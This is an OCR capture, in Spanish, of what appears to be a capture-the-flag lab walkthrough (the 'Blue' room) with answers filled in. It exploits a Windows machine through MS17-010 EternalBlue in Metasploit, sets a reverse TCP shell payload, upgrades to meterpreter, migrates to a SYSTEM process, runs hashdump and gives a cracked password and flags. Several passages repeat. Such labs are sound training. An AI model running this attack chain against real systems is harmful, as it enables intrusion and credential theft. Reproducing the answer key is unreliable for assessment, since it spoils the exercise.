
Room Blue


Responda las preguntas a continuación
Escanee la máquina. (Si no estás seguro de cómo abordar esto, te recomiendo que consultes el Mapa N habitación)
No se necesita respuesta
Completo
Sugerencia
¿Cuántos puertos están abiertos con un número de puerto inferior a 1000?
3
Enviar
Sugerencia
¿A qué es vulnerable esta máquina? (Respuesta en forma de: ms??-???, ej: ms08-067)
ms17-010
Enviar
Sugerencia


Responda las preguntas a continuación
Comenzar Metasploit
No se necesita respuesta
Completo
Sugerencia
Encuentre el código de explotación que ejecutaremos contra la máquina. ¿Cuál es la ruta completa del código? (Ej: explotar/.....)
exploit/windows/smb/ms17_010_eternalblue
Enviar
Sugerencia
Muestra opciones y establece el valor requerido. ¿Cómo se llama este valor? (Todos los límites para la presentación)
RHOSTS
Enviar
Sugerencia
Por lo general, estaría bien ejecutar este exploit tal como está; sin embargo, para aprender, debes hacer una cosa más antes de explotar el objetivo. Ingrese el siguiente comando y presione enter:
set payload windows/x64/shell/reverse_tcp
Una vez hecho esto, ¡ejecuta el exploit!
No se necesita respuesta
Completo
Sugerencia
Confirme que el exploit se haya ejecutado correctamente. Es posible que tengas que presionar Enter para que aparezca el shell DOS. Fondo de este shell (CTRL + Z). Si esto falla, es posible que

Comenzar Metasploit

No se necesita respuesta | ✓ Completo | Sugerencia

Encuentre el código de explotación que ejecutaremos contra la máquina. ¿Cuál es la ruta completa del código? (Ej: explotar/.....)

exploit/windows/smb/ms17_010_eternalblue | ✓ Enviar | Sugerencia

Muestra opciones y establece el valor requerido. ¿Cómo se llama este valor? (Todos los límites para la presentación)

RHOSTS | ✓ Enviar | Sugerencia

Por lo general, estaría bien ejecutar este exploit tal como está; sin embargo, para aprender, debes hacer una cosa más antes de explotar el objetivo. Ingrese el siguiente comando y presione enter:

```
set payload windows/x64/shell/reverse_tcp
```

Una vez hecho esto, ¡ejecuta el exploit!

No se necesita respuesta | ✓ Completo | Sugerencia

Confirme que el exploit se haya ejecutado correctamente. Es posible que tengas que presionar Enter para que aparezca el shell DOS. Fondo de este shell (CTRL + Z). Si esto falla, es posible que tengas que reiniciar la máquina virtual de destino. Intente ejecutarlo nuevamente antes de reiniciar el objetivo.

No se necesita respuesta | ✓ Completo

Responda las preguntas a continuación

Si aún no lo has hecho, pon en segundo plano el shell obtenido previamente (CTRL + Z). Investigue en línea cómo convertir un shell en un shell meterpreter en metasploit. ¿Cómo se llama el módulo de publicación que utilizaremos? (Ruta exacta, similar al exploit que seleccionamos anteriormente)

post/multi/manage/shell_to_meterpreter ✓ Enviar Sugerencia

Seleccione esto (use MODULE_PATH). Mostrar opciones, ¿qué opción debemos cambiar?

SESSION ✓ Enviar

Establezca la opción requerida, es posible que necesite enumerar todas las sesiones para encontrar su objetivo aquí.

No se necesita respuesta ✓ Completo Sugerencia

¡Corre! Si esto no funciona, intente completar el exploit de la tarea anterior una vez más.

No se necesita respuesta ✓ Completo Sugerencia

Una vez que se complete la conversión del shell de meterpreter, seleccione esa sesión para usarla.

No se necesita respuesta ✓ Completo Sugerencia

Verifique que hayamos escalado a NT AUTHORITY\SYSTEM. Ejecute getsystem para confirmar esto. Siéntete libre de abrir un shell dos a través del comando 'shell' y ejecutar 'whoami'. Esto debería devolvernos que realmente somos un sistema. Luego, coloque este shell en segundo plano y seleccione nuestra sesión meterpreter para usarlo nuevamente.

No se necesita respuesta ✓ Completo

No se necesita respuesta ✓ Completo Sugerencia

Una vez que se complete la conversión del shell de meterpreter, seleccione esa sesión para usarla.

No se necesita respuesta ✓ Completo Sugerencia

Verifique que hayamos escalado a NT AUTHORITY\SYSTEM. Ejecute getsystem para confirmar esto. Siéntete libre de abrir un shell dos a través del comando 'shell' y ejecutar 'whoami'. Esto debería devolvernos que realmente somos un sistema. Luego, coloque este shell en segundo plano y seleccione nuestra sesión meterpreter para usarlo nuevamente.

No se necesita respuesta ✓ Completo

Enumere todos los procesos que se ejecutan mediante el comando 'ps'. El hecho de que seamos un sistema no significa que nuestro proceso lo sea. Busque un proceso hacia la parte inferior de esta lista que se esté ejecutando en NT AUTHORITY\SYSTEM y escriba el ID del proceso (columna del extremo izquierdo).

No se necesita respuesta ✓ Completo

Migre a este proceso usando el comando 'migrate PROCESS_ID' donde el id del proceso es el que acaba de escribir en el paso anterior. Esto puede requerir varios intentos, los procesos de migración no son muy estables. Si esto falla, es posible que deba volver a ejecutar el proceso de conversión o reiniciar la máquina y comenzar de nuevo. Si esto sucede, la próxima vez intente un proceso diferente.

No se necesita respuesta ✓ Completo

¡Deshazte de la contraseña del usuario no predeterminado y descifrala!

Responda las preguntas a continuación

Dentro de nuestro shell meterpreter elevado, ejecute el comando 'hashdump'. Esto volcará todas las contraseñas en la máquina siempre que tengamos los privilegios correctos para hacerlo. ¿Cuál es el nombre del usuario no predeterminado?

Jon ✓ Enviar

Copie este hash de contraseña a un archivo e investigue cómo descifrarlo. ¿Cuál es la contraseña descifrada?

alqfna22 ✓ Enviar Sugerencia

¿Bandera1? *Esta bandera se puede encontrar en la raíz del sistema.*

flag{access_the_machine} ✓ Enviar Sugerencia

¿Bandera2? *Esta bandera se puede encontrar en la ubicación donde se almacenan las contraseñas dentro de Windows.*

*Errata: A Windows realmente no le gusta la ubicación de esta bandera y ocasionalmente puede eliminarla. Puede ser necesario en algunos casos finalizar/reiniciar la máquina y volver a ejecutar el exploit para encontrar este indicador. Sin embargo, esto es relativamente raro y puede suceder.

flag{sam_database_elevated_access} ✓ Enviar Sugerencia

¿bandera3? *Esta bandera se puede encontrar en un excelente lugar para saquear. Después de todo, los administradores suelen tener guardadas cosas bastante interesantes.*

flag{admin_documents_can_be_valuable} ✓ Enviar Sugerencia